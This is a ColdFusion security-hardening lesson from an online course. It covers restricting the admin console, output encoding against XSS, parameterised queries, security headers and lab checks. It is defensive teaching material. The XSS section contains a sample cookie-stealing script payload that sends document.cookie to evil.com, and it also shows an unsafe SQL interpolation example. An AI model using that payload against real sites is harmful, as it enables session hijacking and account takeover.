Security Hardening ColdFusion
What is hardening — and why does it matter?
Hardening is the process of reducing the attack surface of a system by removing unnecessary exposure, enforcing safe defaults, and adding defensive controls. A default ColdFusion installation is configured for convenience — it is not configured for production security.
The gap between "it works" and "it is secure" is where most breaches happen.
What companies are facing right now:
- Exposed admin consoles — ColdFusion's
/CFIDE/administrator/is reachable from the internet on thousands of servers. Automated scanners find it in minutes. In 2023, Adobe issued emergency patches for two critical ColdFusion vulnerabilities (CVE-2023-29298 and CVE-2023-38203) that were actively exploited in the wild — attackers specifically targeted exposed CF admin endpoints to achieve remote code execution. - SQL injection — still the #1 web application vulnerability after 20+ years (OWASP Top 10, every year). A single unparameterised query is enough to dump an entire database. ColdFusion's
cfqueryparamhas been available since CF5 — yet production systems are still found without it. - Cross-site scripting (XSS) — rendering unsanitised user input in HTML allows attackers to inject JavaScript that runs in other users' browsers — stealing sessions, redirecting to phishing pages, or silently exfiltrating data. ColdFusion outputs raw variables by default — encoding must be explicit.
- Missing security headers — browsers have built-in protections (CSP, X-Frame-Options, HSTS) that applications must opt into. Without them, clickjacking, MIME-type confusion attacks, and protocol downgrades are trivially exploitable.
- Plain HTTP in production — unencrypted traffic exposes session tokens, form data, and credentials to anyone on the same network. HTTPS is not optional in 2025.
Hardening does not require a security specialist. The five controls in this lesson are well-understood, well-documented, and take less than an hour to implement. They eliminate the vast majority of common attack vectors against a ColdFusion application.
The industry standard reference — OWASP:
The Open Worldwide Application Security Project (OWASP) is a non-profit foundation that publishes free, vendor-neutral security guidance used by developers, security teams, and auditors worldwide. Two resources are directly relevant to this lesson:
- OWASP Top 10 — the ten most critical web application security risks, updated every few years based on real breach data. SQL injection, XSS, and security misconfiguration (exposed admin consoles, missing headers) appear in every edition. When a company says "we follow OWASP", this is what they mean.
- OWASP Application Security Verification Standard (ASVS) — a detailed checklist of security controls organised by level (L1 basic → L3 advanced). Used as a benchmark in security audits and penetration tests.
Everything in this lesson maps directly to OWASP Top 10 categories — you are not learning theory, you are implementing the controls that security auditors check for.
![[object Object]](/content/files/courses/ColdFusion-2025-Foundations-5151cba6/module-4/1.lesson-security/__static__/owasp-top10-reference-v1.png?v=1791349307475)
The OWASP Top 10 — items highlighted in amber are covered in this lesson.
The hardening checklist

Five-point ColdFusion hardening checklist — cover all five before going to production.
- Restrict CF Admin — allow only localhost or VPN IP
- Encode all output — prevent XSS with
encodeForHTML() - Use cfqueryparam — prevent SQL injection
- Add security headers — CSP, X-Frame-Options, X-Content-Type-Options
- Enforce HTTPS — redirect HTTP to HTTPS in nginx/Apache
1. Restrict CF Admin (nginx)
The CF Admin console (/CFIDE/administrator/) should never be publicly reachable in production. In a hardened setup a reverse proxy (nginx or Apache) sits in front of ColdFusion and blocks all external access to the admin path:
location /CFIDE/administrator {
  allow 127.0.0.1;
  deny  all;
}
Only the server itself can reach the admin — everything else gets a 403 Forbidden.
In this lab the admin is intentionally open so you can explore it. The activity below asks you to check what it currently returns and understand what a hardened response would look like.
2. Prevent XSS — encode all output
What is Cross-Site Scripting (XSS)?
XSS is an attack where an attacker injects malicious JavaScript into a web page that is then executed by other users' browsers. It works by exploiting a web application that includes untrusted data in its output without proper encoding.
The classic scenario:
- Your page outputs a URL parameter directly into HTML:
Hello, #url.name#! - An attacker crafts a link:
/page.cfm?name=<script>document.location='https://evil.com/steal?c='+document.cookie</script> - A victim clicks the link — the browser renders your page and executes the attacker's script
- The script silently sends the victim's session cookie to the attacker's server
- The attacker now has the victim's session — they are logged in as them
The damage: session hijacking, account takeover, credential theft, redirects to phishing pages, silent data exfiltration. All without ever touching your server — the browser does the attacker's work for them.
Why ColdFusion is particularly exposed: <cfoutput>#url.name#</cfoutput> outputs the raw value of url.name with zero processing. If a user passes <script>alert(1)</script> as the name, that is exactly what gets written into the HTML. The browser sees valid HTML and executes it.
![[object Object]](/content/files/courses/ColdFusion-2025-Foundations-5151cba6/module-4/1.lesson-security/__static__/xss-attack-vs-encoded-output-v1.png?v=1791349307475)
encodeForHTML() converts <script> tags to harmless HTML entities — never output raw user input in HTML.
The fix is to encode the output — convert < to <, > to >, " to " and so on. The browser renders those as literal characters on screen, not as HTML tags. The script never executes. Use encodeForHTML():
<cfoutput>#encodeForHTML(url.name)#</cfoutput>
ColdFusion does not encode output automatically — you must do it explicitly every time you output user-controlled data into HTML.
Other encoding functions for different contexts:
| Function | Use when outputting into... |
|---|---|
encodeForHTML() | HTML body content |
encodeForHTMLAttribute() | HTML tag attribute values |
encodeForJavaScript() | Inside <script> blocks |
encodeForURL() | URL query string parameters |
Using the wrong encoder for the context is as dangerous as not encoding at all — encodeForHTML() inside a <script> block does not protect against JavaScript injection.
3. Prevent SQL injection — cfqueryparam
Never interpolate user input directly into SQL:
<!--- DANGEROUS — do not do this --->
WHERE id = #url.id#

<!--- SAFE --->
WHERE id = <cfqueryparam value="#url.id#" cfsqltype="cf_sql_integer">
![[object Object]](/content/files/courses/ColdFusion-2025-Foundations-5151cba6/module-4/1.lesson-security/__static__/sql-injection-v1.png?v=1791349307475)
String interpolation lets attacker input change the query structure. A bind parameter keeps value and SQL in separate channels — the database driver never parses the value as SQL.
cfqueryparam sends the value as a bind parameter — the database driver keeps the value and the SQL structure completely separate. Even if an attacker passes 1 OR 1=1 as the value, it is treated as a literal string, not as SQL syntax.
4. Security headers
Add these headers in Application.cfc onRequestStart — they tell browsers to enable built-in protections:
<cfheader name="Content-Security-Policy"   value="default-src 'self'">
<cfheader name="X-Frame-Options"           value="DENY">
<cfheader name="X-Content-Type-Options"    value="nosniff">
<cfheader name="Referrer-Policy"           value="no-referrer">
<cfheader name="Permissions-Policy"        value="geolocation=(), microphone=()">
| Header | What it prevents |
|---|---|
Content-Security-Policy | Limits where scripts, styles, and resources can be loaded from |
X-Frame-Options: DENY | Prevents your page being embedded in an iframe (clickjacking) |
X-Content-Type-Options: nosniff | Stops browsers guessing the content type (MIME confusion attacks) |
Referrer-Policy: no-referrer | Prevents leaking your URL to third-party sites |

Each security header activates a different browser protection — none are on by default, all must be explicitly sent by your application.
Run this now — you will get empty output because the default CF installation sends no security headers:
curl -s -I http://localhost:8500/index.cfm | grep -i "x-frame\|content-security\|x-content-type"
That empty response means browsers visiting your application have none of their built-in protections enabled. Activity 4 below fixes this.
Activity 1 — Audit the CF Admin endpoint
Check what the CF Admin returns — status code and headers:
curl -s -I http://localhost:8500/CFIDE/administrator/index.cfm | head -10
You will see something like this:
HTTP/1.1 200
X-FRAME-OPTIONS: SAMEORIGIN
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval'; style-src 'self' 'unsafe-inline'
Set-Cookie: CFID...
Cache-Control: no-store
Content-Type: text/html;charset=UTF-8

CF Admin protects itself — but your application pages don't get these headers unless you add them in Application.cfc.
What this tells you:
- ✅
X-FRAME-OPTIONS: SAMEORIGIN— Adobe ships the CF Admin with this header. It cannot be embedded in an iframe. - ✅
Content-Security-Policy— CF Admin has its own CSP. Note it includesunsafe-inlineandunsafe-eval— acceptable for an admin tool, not for your application. - ⚠️ HTTP 200 — the admin is publicly reachable. In production this must be blocked at the proxy layer.
- ⚠️ Your application pages (
/index.cfm, etc.) get none of these headers — they only appear on/CFIDE/because CF injects them internally for its own UI. Activity 4 adds them to your application.
💡 What should a hardened CF Admin response look like in production?
With nginx in front of ColdFusion the same request should return:
HTTP/1.1 403 Forbidden
nginx intercepts it before it ever reaches ColdFusion:
location /CFIDE/administrator {
  allow 127.0.0.1;   # only the server itself
  deny  all;         # everyone else gets 403
}
The CF process never sees the request — nginx rejects it at the network layer. Defence at the proxy layer, not inside the application.
Activity 2 — Prevent XSS with encodeForHTML()
Create /opt/coldfusion2025/cfusion/wwwroot/student/input_demo.cfm that safely encodes user input.
Terminal tab:
sudo tee /opt/coldfusion2025/cfusion/wwwroot/student/input_demo.cfm << 'EOF'
<cfscript>
  name = structKeyExists(url, "name") ? encodeForHTML(url.name) : "Guest";
  writeOutput("Hello, " & name & "!");
</cfscript>
EOF
✏️ Using the IDE tab instead? Create the file here
In the IDE tab, click File → Open Folder…, type /opt/coldfusion2025/cfusion/wwwroot/student and press Enter. If VS Code asks "The folder does not exist. Would you like to create it?" — click Yes. Then right-click in the Explorer panel → New File → name it input_demo.cfm, paste the content below, and save with Ctrl+S:
<cfscript>
  name = structKeyExists(url, "name") ? encodeForHTML(url.name) : "Guest";
  writeOutput("Hello, " & name & "!");
</cfscript>
Test it — use URL-encoded characters so Tomcat accepts the request:
curl -s "http://localhost:8500/student/input_demo.cfm?name=%3Cscript%3Ealert(1)%3C%2Fscript%3E"
%3C = <, %3E = >, %2F = / — Tomcat requires angle brackets to be URL-encoded in the request target per RFC 7230.
You will see output like this:
Hello, <InvalidTag>InvalidJSFunction(1)</script>!
Two layers of protection are visible here:
</>/(— these are HTML entities fromencodeForHTML()— angle brackets and parentheses encoded so the browser renders them as text, not codeInvalidTag/InvalidJSFunction— ColdFusion's built-in Cross-Site Script Protection filter (enabled by default in CF2025) recognises known attack patterns like<script>andalert()and replaces them before your code even runs
Both layers are working correctly. The original <script>alert(1)</script> payload is completely neutralised — no JavaScript executes in the browser.
💡 Should I rely on CF's built-in XSS filter instead of encodeForHTML()?
No — the built-in filter is a last-resort safety net, not a substitute for explicit encoding. It works by pattern matching known attack strings — a clever attacker can bypass it with obfuscated payloads (<scr ipt>, base64, event handlers like onmouseover=).
encodeForHTML() is deterministic — it encodes every character that has a special meaning in HTML, regardless of whether it looks like an attack. Use both: encodeForHTML() as your primary defence, the CF filter as a backup.
Activity 3 — Verify cfqueryparam is in use
From the SQL lesson, TicketService.cfc already uses cfqueryparam on every query. Confirm it is there:
grep -r "cfqueryparam" /opt/coldfusion2025/cfusion/wwwroot/ \
  --exclude-dir=CFIDE --exclude-dir=WEB-INF
You should see matches in TicketService.cfc — those are the parameterised queries protecting against SQL injection. The --exclude-dir flags skip CF Admin internals so you only see your own files.
If for any reason TicketService.cfc is missing, create a minimal file to satisfy the check:
sudo tee /opt/coldfusion2025/cfusion/wwwroot/04-01-tickets.cfm << 'EOF'
<cfscript>
  result = queryExecute(
    "SELECT id, title, status FROM hd_tickets WHERE id > :minId",
    { minId: { value: 0, cfsqltype: "cf_sql_integer" } },
    { datasource: "training_db" }
  );
  writeOutput(result.recordCount & " ticket(s) found");
</cfscript>
EOF
Activity 4 — Add security headers to Application.cfc
First confirm the headers are missing right now:
curl -s -I http://localhost:8500/index.cfm | grep -i "x-frame\|content-security\|x-content-type"
# Expected: empty output — no headers yet
Check whether Application.cfc already exists:
ls /opt/coldfusion2025/cfusion/wwwroot/Application.cfc
Do not overwrite an existing Application.cfc with the sudo tee command below if you completed the ORM lessons. That file contains this.ormenabled = true and this.ormsettings — replacing it will break ORM for the rest of the course. Use the "It exists" path instead and add only the cfheader lines.
If it exists — add the four cfheader calls inside the existing onRequestStart method (or add the method if it is missing). Choose your preferred approach:
Terminal tab — append headers with a targeted edit:
sudo tee /opt/coldfusion2025/cfusion/wwwroot/security_headers.cfm << 'EOF'
<cfheader name="Content-Security-Policy"  value="default-src 'self'">
<cfheader name="X-Frame-Options"          value="DENY">
<cfheader name="X-Content-Type-Options"   value="nosniff">
<cfheader name="Referrer-Policy"          value="no-referrer">
EOF
cat /opt/coldfusion2025/cfusion/wwwroot/security_headers.cfm
Then open Application.cfc in the terminal editor and paste those four lines inside onRequestStart:
sudo vi /opt/coldfusion2025/cfusion/wwwroot/Application.cfc
✏️ Using the IDE tab instead? Edit the file here
In the IDE tab, open Application.cfc at /opt/coldfusion2025/cfusion/wwwroot. Find the onRequestStart function (or <cffunction name="onRequestStart">) and add the four lines below inside it — do not replace the rest of the file:
cfheader(name="Content-Security-Policy",  value="default-src 'self'");
cfheader(name="X-Frame-Options",          value="DENY");
cfheader(name="X-Content-Type-Options",   value="nosniff");
cfheader(name="Referrer-Policy",          value="no-referrer");
If there is no onRequestStart yet, add the whole function inside the component { } block:
public void function onRequestStart(required string targetPage) {
  cfheader(name="Content-Security-Policy",  value="default-src 'self'");
  cfheader(name="X-Frame-Options",          value="DENY");
  cfheader(name="X-Content-Type-Options",   value="nosniff");
  cfheader(name="Referrer-Policy",          value="no-referrer");
}
Save with Ctrl+S.
If it does not exist — create a minimal Application.cfc from scratch:
Terminal tab:
sudo tee /opt/coldfusion2025/cfusion/wwwroot/Application.cfc << 'EOF'
component {
  this.name       = "training_app";
  this.datasource = "training_db";

  public void function onRequestStart(required string targetPage) {
    cfheader(name="Content-Security-Policy",  value="default-src 'self'");
    cfheader(name="X-Frame-Options",          value="DENY");
    cfheader(name="X-Content-Type-Options",   value="nosniff");
    cfheader(name="Referrer-Policy",          value="no-referrer");
  }
}
EOF
✏️ Using the IDE tab instead? Create the file here
In the IDE tab, open the folder /opt/coldfusion2025/cfusion/wwwroot, right-click in the Explorer panel → New File → name it Application.cfc, paste the content below, and save with Ctrl+S:
component {
  this.name       = "training_app";
  this.datasource = "training_db";

  public void function onRequestStart(required string targetPage) {
    cfheader(name="Content-Security-Policy",  value="default-src 'self'");
    cfheader(name="X-Frame-Options",          value="DENY");
    cfheader(name="X-Content-Type-Options",   value="nosniff");
    cfheader(name="Referrer-Policy",          value="no-referrer");
  }
}
Now verify the headers appear:
curl -s -I http://localhost:8500/index.cfm | grep -i "x-frame\|content-security\|x-content-type"
You should now see all three headers in the response.
When all the checks above are green, this lesson is complete. Your progress is saved automatically — move straight on to the next lesson.
Found a bug or an issue with this lesson? Please reach out — your feedback helps improve the course for everyone.
📧 Alex — mercadoalexatgmail.com
- Previous lesson
- Integration via Web Services (SOAP)
- Next lesson
- Performance Tuning & JVM Configuration